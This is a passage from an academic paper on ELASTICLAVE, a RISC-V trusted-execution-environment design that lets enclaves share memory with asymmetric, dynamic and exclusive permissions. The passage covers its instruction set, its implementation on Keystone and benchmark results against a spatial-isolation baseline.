to frequent requests and serves them by modifying incoming requests (e.g., Nginx [4]). Proxy designs can be implemented as two instances of the producer-consumer pattern, where the proxy acts as the consumer for the first instance and the producer for the second. However, in practice, proxies often optimize by processing the shared data *in-place* without copying it across different queues. Such in-place memory processing is not compatible with the spatial memory model, and applications which originally use this pattern must incur additional memory copies. The data stream must reside in the public memory to be accessible to the proxy enclave, but at the same time, the proxy cannot operate on the public memory in-place, or else it would risk modifications by other enclaves or leaking secrets through intermediate states of the data. Therefore, there are at least 2 memory copies of the 2 original shared data contents, totaling 4 copies when supporting this pattern with the spatial ShMem baseline, as shown in Figure 3c. Similarly, the data needs to be encrypted and decrypted twice, leading to 4 computing operations per memory word.

4 ELASTICLAVE Design

We have established in Section 2.1 that relaxing the memory model poses subtle security challenges. On the other hand, retaining the rigid spatial isolation model leads to prohibitive performance overheads. Next, we present the ELASTICLAVE design that strikes a balance between those two extremes.

4.1 Overview

We highlight the importance of three key first-class abstractions in ELASTICLAVE that allow interacting enclaves to:

(a) have individual *asymmetric permission views* of shared memory regions, i.e., every enclave can have a local view of their memory permissions; (b) *dynamically* change these permissions as long as they do not exceed a pre-established maximum; and (c) obtain *exclusive* access rights over shared memory regions and transfer it atomically in a controlled manner to other enclaves.

As a quick point of note, we show that the above three abstractions are sufficient to drastically reduce the performance overheads highlighted in Section 3.2. In particular, Table 1 shows that ELASTICLAVE eliminates all the extra copies and encrypt/decrypt operations with a small constant number of instructions, whereas the spatial ShMem baseline requires operations linear in the size L of the shared data accessed. We will explain how it achieves such reduction in Section 4.3.

Our design works on the granularity of ELASTICLAVE *memory regions*, which correspond to non-overlapping physical memory and map to contiguous ranges of virtual memory addresses in the enclave. From the view of each enclave, an ELASTICLAVE memory region has four permission bits: standard *read*, *write*, *execute*, and a protection *lock* bit.

Each memory region has one enclave as its sole *owner*. Only the owner of a memory region has the privilege to share it with other enclaves. We call all the enclaves that are interested in accessing a memory region its *accessors*. The owner of a memory region is also one of its accessors. ELASTICLAVE provides three first-class abstractions: *asymmetry*, *dynamicity*, and *exclusivity* in the permission views of an enclave.

Asymmetric Permission Views. In the data patterns examined in Section 3.2, different enclaves require different permissions over the shared memory. For example, one enclave has read-only access whereas the others have write access. The spatial model is a *one-size-fits-all* approach. It does not allow enclaves to set asymmetric permissions for a public memory region securely—the OS can always undo any such enforcement that enclaves might specify via normal permission bits in the TEE. ELASTICLAVE allows different enclaves to specify their own set of permissions (or *views*) over the same shared region for the TEE to enforce. This directly translates to avoiding the costs of creating data copies into separate regions, where each region has a different permission.

Dynamic Permissions. In the spatial isolation model, if enclaves need different permissions over time on the same shared data, they have to create separate data copies. ELASTICLAVE eliminates the need for such copies and allows enclaves to change permissions over time. For example, in Pattern 1, when the producer enclave generates data it has read-write permissions, while the consumer enclave has no permissions. After that, the producer drops all its permissions, and the consumer enclave gains read-write permissions to process the data. This way, the enclaves avoid interfering with each other's operations on the shared region.

While enabling dynamic permissions, ELASTICLAVE does not allow enclaves to arbitrarily escalate their permissions over time. Only the owner can share a memory region with other accessors during the lifetime of the memory region. When the owner shares a memory region, it sets the *static maximum* permissions it wishes to allow for the specified accessor. Once set by the owner, this static maximum is fixed for a specified enclave. For the owner, the static maximum is the full permissions with all bits set. Accessors can escalate or reduce their own privileges dynamically, but if an accessor tries to exceed the static maximum at any given point in time, ELASTICLAVE delivers an exception to it.

Instruction	Permitted Caller	Semantics
`uid = create(size)`	owner of `uid`	create a region
`err = map(vaddr, uid)`	accessor of `uid`	map VA range to a region
`err = unmap(vaddr, uid)`	accessor of `uid`	remove region mapping
`err = share(uid, eid, P)`	owner of `uid`	share region with an enclave
`err = change(uid, P)`	accessor of `uid`	change permission to a region
`err = destroy(uid)`	owner of `uid`	destroy a region
`err = transfer(uid, eid)`	current lock holder	transfer lock to another accessor

Table 2: Summary of security instructions in ELASTICLAVE.

Acquiring and Transferring Exclusive Locks. ELASTICLAVE incorporates a special bit for each memory region called the *lock* bit. It serves as a synchronization mechanism among mutually distrusting enclaves. ELASTICLAVE ensures that at any time at most one accessor has the lock bit set, and we call this accessor the *lock holder* when it exists. As long as the lock holder exists, it is guaranteed to be the only accessor that can access the memory region—the permissions for all the other accessors, including the owner, are temporarily disabled. In this way, ELASTICLAVE guarantees that the lock holder has exclusive access to the region. A lock holder can choose to clear the lock bit (i.e., release the lock) without specifying the next holder or atomically transfer it to another accessor. Atomic transfers are useful for flexible but controlled transfers of exclusive access over regions. For example, in Pattern 3, the source holds the lock bit for exclusive access to the region when writing the request. Then, the source transfers the lock directly to the proxy. After the proxy updates the data with exclusive access, it transfers the lock to the destination. The two lock transfers ensure exclusive access for the intended accessor at any time. Note that transferring exclusive lock does not entail a transfer of ownership.

4.2 Design Details

As summarized in Table 2, the ELASTICLAVE model consists of seven instructions which operate on ELASTICLAVE memory regions. Each region is addressable with a *universal* identifier that uniquely identifies it in the global namespace and can map to different virtual addresses in different enclaves. Next, we explain the ELASTICLAVE design by walking through the typical life cycle of a region.

Owner's View. An enclave *e* can create a new memory region *r* with the `create` instruction. It takes the memory region size as input and returns a universal identifier (`uid`) of the newly created memory region. In this case, the enclave *e* will be the unique owner of the memory region *r* throughout the lifetime of *r*. The owner can then share the memory with any other enclave using the `share` instruction, specifying the `uid` of the memory region, the enclave ID (`eid`) of the other accessor, and the static maximum permissions allowed for that accessor. Once a memory region has been shared with a target enclave, the owner cannot change or revoke the static maximum permissions without destroying the entire region.

A memory region can be destroyed by its owner at any time with the `destroy` instruction. This instruction ends the lifetime of the memory region in all enclaves and ELASTICLAVE sends a signal to all its accessors. The OS can tear down an enclave at any time (similar to `EREMOVE` in Intel SGX) to reclaim the memory region it owns and protect the system from enclave-launched denial-of-service attacks.

Accessor's View. Before accessing a memory region, an accessor, including the owner, needs to use the `map` instruction to map it to a specified virtual address range. This can be done more than once, resulting in multiple mapped instances in the virtual address space, but access permissions to the memory region apply to all of them. The accessor can then use the `change` instruction to dynamically change the permissions of a memory region. This is allowed as long as the permissions are equal to or more restrictive than (i.e., subset of) the static maximum permissions for that accessor. For the owner of a memory region, the static maximum permissions are the full permissions. The owner specifies the static maximum permissions for other accessors via the `share` instruction. Changes to such permissions are local to each accessor and do not interfere with permissions of other accessors. Unlike the owner, a non-owner accessor cannot invoke `share` or `destroy` to share or destroy a memory region.

Permission Checks. The ELASTICLAVE TEE implementation enforces the permissions defined by enclaves in their local views. A permission bit is set to 1 if the corresponding memory access (read, write, or execute) is allowed, and 0 otherwise. For each memory access, the TEE hardware performs a permission lookup and decides whether to allow the access. Such permission checks complement the paging-based memory protection mechanism, i.e., access is allowed only when it passes both checks. This enables both enclaves and the OS to manage their own paging while enforcing the permissions defined by ELASTICLAVE.

ELASTICLAVE performs two categories of security checks: (1) availability check of the requested resources (e.g., memory regions and enclaves) to ensure that instructions will not operate on non-existing resources; and (2) permission checks of the caller to ensure that it has sufficient privilege for the requested instruction. Table 2 shows the permitted caller for each instruction. For example, only the owner of a region can invoke `share` and `destroy` instructions.

The `change` instruction is the interface for dynamically updating permissions of a shared region. ELASTICLAVE requires that the newly requested permissions (P) by an enclave fall within the limits of its static maximum permissions (max). Specifically, ELASTICLAVE checks that $P \subseteq max$. The lock bit can only be set to 1 in the local view of a single enclave (i.e., the lock holder) at any instance of time. When it is set for one enclave, ELASTICLAVE enforces the local permission bits for that enclave and guarantee that none of the other enclaves has any access to the region. Otherwise, ELASTICLAVE enforces the local permission bits for all enclaves.

Lock Acquire & Release. An accessor can attempt to acquire or release the lock by using the `change` instruction. It returns the accessor's modified permissions, including the lock bit that indicates whether the acquire/release was successful. ELASTICLAVE ensures that at any instance of time, only a single enclave is holding the lock. If any other enclave accesses the region or tries to issue a `change` instruction on the permissions of that region, these requests will be denied.

A lock holder can use the `change` instruction to release locks. However, there are situations where the lock holder wishes to explicitly specify which other enclave it intends to make the next lock holder of the lock. ELASTICLAVE allows the lock holder to invoke a `transfer` instruction which specifies the enclave ID of the next desired accessor. The next lock holder must have the memory region mapped in its address space for the transfer to be successful. A successful `transfer` instruction clears the lock bit in the source enclave permissions and sets that of the target enclave atomically. The other permission bits and the virtual address mappings of the shared memory region remain unchanged.

ELASTICLAVE Exceptions & Signals. ELASTICLAVE issues exceptions whenever an enclave attempts memory operations that violate any permission checks. ELASTICLAVE notifies enclaves about events that affect the shared memory region via asynchronous signals. ELASTICLAVE issues signals under two scenarios. First, when the owner destroys a memory region *r*, ELASTICLAVE will invalidate permissions granted to other enclaves since the memory region no longer exists. To prevent enclaves from continuing without being aware that the memory region can no longer be accessed, ELASTICLAVE will send signals to notify all accessors who had an active mapping (i.e., mapped and not yet unmapped) for the destroyed memory region. The second usage of signals is to notify changes on lock bits. Each time an accessor successfully acquires or releases the lock (i.e., using `change` or `transfer` instructions), ELASTICLAVE issues a signal to the owner. The owner can choose to mask such signals or to actively monitor the lock transfers. When a `transfer` succeeds, ELASTICLAVE notifies the new accessor via a signal.

Using ELASTICLAVE Interface. Enclaves can invoke the ELASTICLAVE instructions listed in Table 2. Non-enclave

code, including the host process and the OS, can also use the ELASTICLAVE interface, but is treated as a single entity. The interface uniquely identifies enclaves and memory regions with identifiers (`eids` and `uids`), which we implement as non-repeating integer values. We reserve the special `eid` 1 for referencing the untrusted code. Enclaves can exchange `eids` and `uids` using attestation and secure channels.

Compatibility with Spatial Isolation. It is easy to see that ELASTICLAVE is more expressive than the spatial isolation model, and hence keeps complete compatibility with designs that work in the spatial isolation model. Setting up the equivalent of the public memory is simple. The owner can create the region and share it with `rwx`– for all the entities. Private memory simply is not shared after creation by the owner.

Built-in Privilege De-escalation. In ELASTICLAVE, enclaves can self-reduce their privileges below the allowed maximum without raising any signals to other enclaves. This enables compatibility with other low-level defenses which enclaves may wish to deploy for their own internal safety. For example, enclaves can use it to make shared data non-executable or to write-protect shared security metadata.


Achieving Our Security Goals. The two desirable security properties outlined in Section 2.2 immediately follow from the ELASTICLAVE interface. ELASTICLAVE ensures the first property of bounded escalation due to three design points:

(a) Only the owner can use `create` to change the set of enclaves that can access a region. Non-owner enclaves cannot grant access permissions to other enclaves since there is no permission re-delegation instruction in the interface.
(b) Each valid enclave that can access a region has its permissions bounded by an owner-specified static maximum.
(c) For each access or instruction (see Table 2), the identity of the accessor and the permission are checked to be legitimate.


The second property of enforceable serialization of non-faulty enclaves is guaranteed by composing two ELASTICLAVE abstractions:

(a) For each access a_i by an enclave $e(a_i)$ in the predetermined sequence, the accessor can first acquire the lock to be sure that no other accessors interfere.
(b) When the accessor changes, say at access a_j, the current enclave $e(a_j)$ can safely hand over the lock to the next accessor $e(a_{j+1})$ by using the `transfer` instruction.

Faulty enclaves cannot acquire the lock and access the region at any intermediate point in this access chain. For example, in Pattern 3 (proxy), once the proxy enclave modifies the data in-place, simply releasing the lock is not *safe*. A faulty source enclave can acquire the lock before the destination does and tamper with the data. With the `transfer` instruction, the proxy can eliminate such attacks.



(a) Client-server



(b) Proxy

Figure 4: Data sharing patterns with ELASTICLAVE. `map` instructions are omitted. For the proxy pattern, we omit `change(u, rw--)` of the destination enclave at t_1.

4.3 Performance Benefits

We revisit the example patterns discussed in Section 3.2 to show that these patterns can be implemented with significantly lower costs (summarized in Table 1) with ELASTICLAVE.

Revisiting Pattern 1: Producer-Consumer. This pattern can be implemented in ELASTICLAVE with a queue in a shared memory region between the producer and the consumer enclaves. Each enclave acquires the lock before accessing the queue with exclusive write permissions. The consumer needs write permissions to update the queue head pointer. This way it can indicate the consumed locations that can be recycled by the producer. The exclusive access used by both enclaves prevents TOCTOU attacks and secret leakage through intermediate data. The overheads of each `enqueue` or `dequeue` operations are reduced to zero copies and no encryption-decryption. Both the enclaves can abuse their permissions. For example, only the producer should be able to update the queue data and the tail pointer, but a malicious consumer can try to modify them. This does not compromise security, however, because the consumer can only tamper with the content or the ordering of the data it is about to read. Similarly, only the consumer should update the head pointer, but a malicious producer can modify it too. Despite this, the producer can merely force the consumer to re-process or skip some queue elements, which it can already perform without abusing the permissions. Therefore, such permission abuse does not compromise the security of either enclave.




Figure 5: Producer-consumer pattern on ELASTICLAVE. `map` instructions are omitted. A queue (including both its data and the head and tail pointers) resides in a shared memory region. Enclaves use `change` to acquire exclusive writable permissions before producing or consuming data in the queue and update the head and tail pointers.

Revisiting Pattern 2: Client-Server. Client-server can exchange data via a client-owned memory region (Figure 4a), where the server has `rw − l` maximum permissions. The client writes the data and uses `change` to revoke its own permissions. The server gets exclusive read-write permissions with `change`, processes the data in-place, and revokes its permissions. The client then reads the response with exclusive read permissions. Thus, compared with spatial isolation, ELASTICLAVE eliminates data copies and encryption-decryption.

Revisiting Pattern 3: Proxy. In the proxy pattern, the three entities access the shared data in sequential order: first the source, then the proxy, then the destination. All three entities can hold the lock bit in this order to stop any faulty enclaves from accessing the shared memory where unintended. The ELASTICLAVE `transfer` instruction eliminates the attack windows when a lock is passed from one enclave to another. Specifically, it allows the source to atomically transfer the lock to the proxy, which then atomically transfers it to the destination. With these two `transfer` instructions, the proxy can be implemented without any extra copy of the shared data as shown in Figure 4b.

5 Implementation

We build a prototype implementation of ELASTICLAVE on Keystone, an open-source TEE for RISC-V platforms [34]. Keystone provides a Linux driver and an SDK to create, start, resume, and terminate enclaves. We do not use the original spatial isolation model in Keystone.

RISC-V Privilege Levels. RISC-V software runs on three different privilege levels: machine mode (`m-mode`), supervisor mode (`s-mode`), and user mode (`u-mode`). They form a privilege hierarchy similar to the protection rings on Intel x86, with `m-mode` being the most privileged and `u-mode` the least. `m-mode` software has full control over memory and hardware resources, and is not constrained by memory protection mechanisms such as paging. RISC-V TEEs [10, 24, 34] are usually implemented as slim `m-mode` security monitors. All the other software on the system, including the OS and user applications (including enclaves), resides in `s-mode` or `u-mode`.

RISC-V PMP. The physical memory protection (PMP) feature of RISC-V allows `m-mode` to restrict physical memory accesses of software at lower privilege levels (`s-mode` and `u-mode`). To use this feature, `m-mode` configures PMP entries, which are a set of registers in each CPU core. Each PMP specifies one contiguous physical address range and its corresponding access permissions. PMP is enforced alongside the classical page-based virtual memory system. For all `s-mode` and `u-mode` memory accesses, the hardware looks up PMP entries against their physical addresses after the address translation. Note that only `m-mode` can modify them.

RISC-V implementations are free to cache the PMP lookup results to optimize the performance. This choice concerns the micro-architectural implementation of RISC-V and is not part of the Elasticlave design or implementation. After each PMP update, the `m-mode` software needs to use the `sfence.vma` instruction in RISC-V to prevent the hardware from using stale PMP configurations. An example is the RocketChip implementation of RISC-V [9] which caches PMP lookup results in TLBs. In such a case, `sfence.vma` performs a TLB flush to keep PMP lookup results up-to-date. Interested readers can refer to the RISC-V standard specifications [47].

We implement ELASTICLAVE as an `m-mode` software security monitor, similar to other RISC-V TEEs [10, 24, 34]. The security monitor stores all the metadata about the memory regions, enclaves, static maximums, and permissions in the `m-mode` memory, which is protected by one reserved PMP entry. The OS (`s-mode`) and applications (`u-mode`, no matter in enclaves or not) cannot read or update them. Upon a context switch between an enclave and the untrusted OS, the security monitor looks up the permissions metadata maintained in the `m-mode` memory and loads it into the PMP registers.

When the enclave invokes an ELASTICLAVE instruction, the execution traps into `m-mode`. `s-mode` or `u-mode` software cannot change this control flow. After checking that the enclave is a permitted caller of the instruction (Table 2), `s-mode` performs the requested operations and updates the metadata and PMP when necessary.

ELASTICLAVE keeps three mappings in its implementation: (a) virtual address ranges to the corresponding mapped `uid` in each enclave; (b) `uid` and corresponding permission metadata (including permissions and static maximum permissions in each enclave and ownership); and (c) the effective physical address range to which each `uid` maps. Thus, when an enclave tries to access a virtual address, ELASTICLAVE performs a two-level translation: from a virtual address to a `uid` and subsequently to a physical address. Permission checks are performed by looking up the permission metadata tied to the `uid`. The `map` and `unmap` instructions only update mapping (a). The `transfer` and `change` instructions update mapping

(b). The `share` and `create` instructions update mappings (b) and (c). The `destroy` instruction removes data tied to the provided `uid` from all three mappings.

ELASTICLAVE relies on PMP entries to enforce the access permissions to memory regions. For each memory region, ELASTICLAVE sets up one PMP entry to protect its mapped physical address range, irrespective of the number of its accessors. Additionally, the security monitor and the OS each reserve one PMP entry for their own private data. Consider the case where each enclave has one private memory region and one shared memory region, each requiring a PMP entry. In this example, N PMP entries can support up to $(N-2)/2$ concurrent enclaves. When the enclave requests permission changes, the corresponding PMP entries must reflect the updates. In our multi-core implementation, changing permissions on one core sometimes requires adjusting the PMP entries on another core. For example, if core A is running code outside enclaves and core B is handling an enclave request to create a memory region, core A should not be able to access the new memory region. To handle such cases, ELASTICLAVE issues inter-processor interrupts to cores that need to adjust their PMPs. The core that initiated the permission change does not resume until all cores have finished the adjustment. When context-switching between enclaves, apart from the standard register save-restore, Keystone modifies PMP entries to disallow access to enclave private memory—this is because of its spatial isolation design. We modify this behavior to allow continued access to shared regions even when the owner is not executing. Our implementation of the exclusive lock bit, by atomically changing permissions, does not halt large portions of the system. It only halts enclaves that attempt to access a locked memory region.

The OS allocates physical memory in ELASTICLAVE, similar to Keystone. `m-mode` requests the OS to allocate or deallocate physical memory. For allocation, the OS returns the base of the physical memory and `m-mode` assigns the permissions and updates the PMPs. For deallocation, `m-mode` scrubs the memory region and informs the OS of its base and size.

To allow enclaves to capture exceptions, `m-mode` configures the exception delegation register (`medeleg`) to delegate access fault handling to `s-mode`. Signal delivery from `s-mode` to enclaves is immediate, i.e., the target enclave is immediately interrupted and upon return from `m-mode` jumps to a previously registered signal handler. Note that neither mechanism involves the untrusted OS.

6 Evaluation

We aim to answer the following questions in our experiments:

(a) How does the performance of ELASTICLAVE compare with the spatial ShMem model and native execution on RISC-V?

(b) What is the impact of ELASTICLAVE on software trusted computing base (TCB) and hardware complexity?

Benchmarks. We evaluate ELASTICLAVE and the spatial ShMem baseline (Section 3.1) on two types of benchmarks: (a) implementation of three data patterns with varying number of regions and size of data, thread synchronization workloads with controllable lock contention; (b) standard benchmarks for I/O (IOZone [29]), parallel computation (SPLASH-2 [13, 56]), and CPU-intensive workloads (machine learning inference with Torch [59, 60]). Table 3 provides a summary of the benchmarks details. We manually modify these programs to add ELASTICLAVE instructions, since we do not presently have a compiler targeting ELASTICLAVE. Due to the lack of compiler support, it is difficult to port larger real-world applications. However, to estimate performance improvements for larger applications, we profile two real-world applications: a web server that uses Lighttpd with Nginx and Memcached. We estimate the expected end performance improvements if they run on ELASTICLAVE from the profiled information.

Experimental Setup. We use a cycle-accurate, FPGA-accelerated simulation of RocketChip [9] with FireSim [32]. Each system consists of four RV64GC cores, 16 KB instruction and data caches, 16 PMP entries per core (unless stated otherwise), and a shared 4 MB L2 cache. For the evaluation of hardware complexity, we use a commercial 22 nm process with Synopsys Design Compiler version L-2016.03-SP5-2 targeting 800 MHz. We generate the L1 caches with commercial SRAM libraries and exclude the L2 cache.

6.1 Performance of ELASTICLAVE


Synthetic Benchmark: Data-Sharing Patterns. We construct synthetic benchmarks for the three patterns. Since we are interested solely in data sharing overheads, we exclude any application-specific data processing in those benchmarks. We set up two enclaves for producer-consumer and client-server and three enclaves for the proxy pattern. We compare the (a) full ELASTICLAVE support as described in Section 4.2 (ELASTICLAVE-full); (b) ELASTICLAVE without the lock permission bit design (ELASTICLAVE-nolock); and (c) spatial isolation which transfers data through secure public memory. Figure 6 shows the performance for the three patterns. Figure 7 further shows the breakdown for the proxy pattern.

Observations: ELASTICLAVE-full performs better than spatial, especially for larger record sizes. We observe a 60× speedup for 512 bytes and 600× for 64 KB record sizes. ELASTICLAVE-full eliminates copies and the only costs are due to security instructions. Thus, its overheads do not increase with the data size, unlike spatial. ELASTICLAVE-nolock is slower than ELASTICLAVE-full. As shown in Figure 7, it incurs larger overheads that increase with the data size because it does not fully eliminate data copying.

Synthetic Benchmark: Thread Synchronization. We implement a common workload for locks between threads running in separate enclaves, such that none of the enclaves


Benchmark	Shared Data Size	Data Sharing	Spatial	ELASTICLAVE
		Synthetic Benchmarks		
Client-Server	512 bytes – 64 KB	`C->S; S->C`	`C->U->S; S->U->C`	`r1 (C): S (r--l); r2 (A): S (rw-l)`
Producer-Consumer	512 bytes – 64 KB	`P->A`	`P->U->C`	`r (P): C (rw-l)`
Proxy	512 bytes – 64 KB	`S->P->D`	`S->U->P->U->D`	`r (S): P (rw-l), D (rw-l)`
Thread Synchronization	16 bytes	`A<->B`	`A<->U<->C<->U<->B`	`r (A): B (rw--), O (r---)`
		Real-World Benchmarks		
File I/O (IOZone)	4 KB – 1 MB	`A->O; O->A`	`A->U->O; O->U->A`	`r (A): O (r--l); r(A): O (rw-l)`
Parallel Computation (SPLASH-2)	16 MB	`A<->B`	`A<->U<->C<->U<->B`	`r (A): B (rw--)`
ML Inference	3 KB – 262 KB	`O->A`	`O->U->A`	`r (A): O (rw-l)`

Table 3: Summary of evaluated benchmarks. `S` (server/source), `C` (client), `P` (proxy), `D` (destination), `A` and `B` are user applications. `O` is the operating system. `U` is the untrusted memory. Arrows indicate the flow of data. For ELASTICLAVE, the shared memory regions are specified in the `region (owner): accessor1 (maxperm1), accessor2 (maxperm2), ...` format.



(a) Producer-consumer (b) Client-server (c) Proxy

Figure 6: Performance of the three data-sharing patterns. ELASTICLAVE achieves constant overheads irrespective of the shared data size, around two orders of magnitude lower than those of spatial, which increase with the shared data size.



(a) ELASTICLAVE-full (b) ELASTICLAVE-nolock (c) spatial

Figure 7: Performance breakdown for the proxy pattern. When the shared data size grows, copying and encryption-decryption claim a growing percentage of overheads of spatial, which ELASTICLAVE eliminates at a constant cost from security instructions.

trust the OS. For ELASTICLAVE, we implement locks with simple spinlocks (ELASTICLAVE-spinlock) and `futexes` (ELASTICLAVE-futex). For spinlocks, we keep the lock state in a shared region which is inaccesssible to the OS. For `futexes`, the untrusted OS has read-only access to the lock states, which allows enclaves to sleep while waiting for locks and be woken up by the OS when locks are released. This form of sharing corresponds to the one-way isolation described in Section 3.2, where the OS has read-only permissions. For spatial, we implement a dedicated trusted coordinator enclave to manage the lock states. Enclaves communicate with it through secure public memory for lock acquisition and release. To characterize the amount of work a thread does while holding the lock, we set up an empty loop between lock acquisition and lock release in our benchmarks. We adjust the number of iterations and report the number of cycles averaged over an iteration.

Observations: ELASTICLAVE-futex and ELASTICLAVE-spinlock perform better than spatial, especially when the work between lock acquisition and lock release is small, i.e., the lock is acquired and released often. For larger work amounts, the time spent waiting for the lock is smaller than the time spent acquiring and releasing the lock. Here, the three settings have comparable performance. In addition, ELASTI-

CLAVE-futex achieves up to 1.5× improvement in CPU-time performance over ELASTICLAVE-spinlock, despite having no observable advantage in terms of real-time performance (wall-clock latency).

Real-World Benchmark 1: File I/O. IOZone [29] makes frequent file I/O calls from the enclave into the untrusted host process. Here, the data pattern between the OS and the enclave corresponds to either the producer-consumer pattern (for write) or the client-server pattern (for read). For spatial, the OS and the enclave communicate via the public memory. Since the OS is one of the communicating entities, secure public memory is not needed. For ELASTICLAVE, the enclave passes data to the OS via a shared memory region. Figures 8a and 8b show the write and read bandwidth.

Observations: Even though spatial does not use secure public memory for communication, ELASTICLAVE achieves a higher bandwidth than spatial when the record size grows above a threshold (16 KB). The bandwidth increase reaches as high as 40% for the writer workload and around 50% for the reader workload when the record size is sufficiently large.

Real-World Benchmark 2: Parallel Computation. We adapt seven SPLASH-2 workloads to a two-enclave setting by placing the data in a dedicated memory region which is then shared across the enclaves. For spatial, a trusted coordinator maintains the shared data. The enclave runtime traps and emulates load/store instructions that operate on the memory region by converting them to RPCs. In ELASTICLAVE the enclaves directly store the data in a shared memory region. Figure 9 shows their performance comparison. Since we were not able to run `libsodium` inside the enclave runtime, we did not use encryption-decryption when copying data to and from secure public memory for spatial in this experiment. Therefore, the actual overheads in a secure implementation would be higher than reported here. Thus, even with cryptographic accelerators (e.g., AES-NI) to speed up spatial, ELASTICLAVE benefits from zero-copies and outperforms spatial.

Observations: ELASTICLAVE overheads are independent of the data size and are 2-3 orders of magnitude lower than those of spatial for data-intensive workloads.

Real-World Benchmark 3: ML Inference. We run four machine learning models for image classification [59] that involve minimal data sharing. Each of the inference models runs with a single enclave thread. In ELASTICLAVE, we use a shared memory region to load input images and write results, as in the client-server pattern. The three settings exhibit similar performance (Figure 12).

Observations: ELASTICLAVE does not impact the performance of CPU-intensive programs with minimal data sharing.

Summary. Compared to spatial, ELASTICLAVE improves I/O-intensive workload performance up to 600× (data size > 64 KB) and demonstrates 50% higher bandwidth. For shared-memory benchmarks, it gains up to a 1000× speedup.

Comparison with Native. ELASTICLAVE only adds 10% overheads compared to native (traditional Linux processes without enclave isolation) for a range of benchmarks (Figure 9, 10, 12, and 11). The performance of ELASTICLAVE is comparable to that of native for frequent data sharing over large record sizes (Figures 8a and 8b).

6.2 Impact on Implementation Complexity


TCB. The ELASTICLAVE TCB is 6814 LoC, including 3085 LoC for implementing the ELASTICLAVE interface in `m-mode`, and 3729 LoC that uses the interface in an enclave. Figure 4 gives a detailed TCB breakdown.

Context Switches. Context switching between enclaves and the OS involves PMP changes. Thus, the overheads may change with the number of PMP-protected memory regions. To empirically measure this, we record the percentage of cycles spent on context switches in either direction for a workload that never explicitly switches out to the OS. Therefore, all context switches from the enclave to the OS are due to interrupts. The percentage overheads increase linearly with the number of memory regions but is negligibly small: 0.1% for one memory region and 0.15% for four memory regions.

TLB Flushes. Since we prototype ELASTICLAVE on RocketChip, which caches PMP lookup results in TLBs, it is necessary for the security monitor to perform a TLB flush on a core every time permissions on it are changed. This could incur extra overheads. However, note that such overheads are not inherent to ELASTICLAVE, but are incurred in Keystone as well whenever an enclave is created or destructed. Moreover, TLB flushes only occur on cores that require permission changes, which can happen only when the enclave running on the core is invoking the `change` instruction, or when a region is locked, unlocked, created, or destructed. Only lock and region creation/destruction operations incur updating additional cores that are affected by the change.

Hardware Critical Path Delay. The only impact of ELASTICLAVE on RISC-V hardware is on the increased PMP pressure (i.e., each memory region requires at least one PMP entry). To determine the critical path of the hardware design and examine if the PMP entries are on this path, we push the design to a target frequency of 1 GHz[1]. We measure the latency of the global critical path of the whole core and that of the critical path through the PMP registers. With this, we compute the slack, which is the desired delay minus the actual delay. A larger slack corresponds to a smaller actual delay in comparison to the desired delay. We find that the slack through PMP is significantly better than the global critical path. With 16 PMP entries, the slack through PMP is −44.1 picoseconds compared to −190.1 picoseconds for the global critical path. In other words, the PMP would allow for a higher

[1]We set the frequency higher than 800 MHz (which is what we have for our successful synthesis) to push the optimization limit of the hardware design so we can find out the bottleneck of the hardware design.



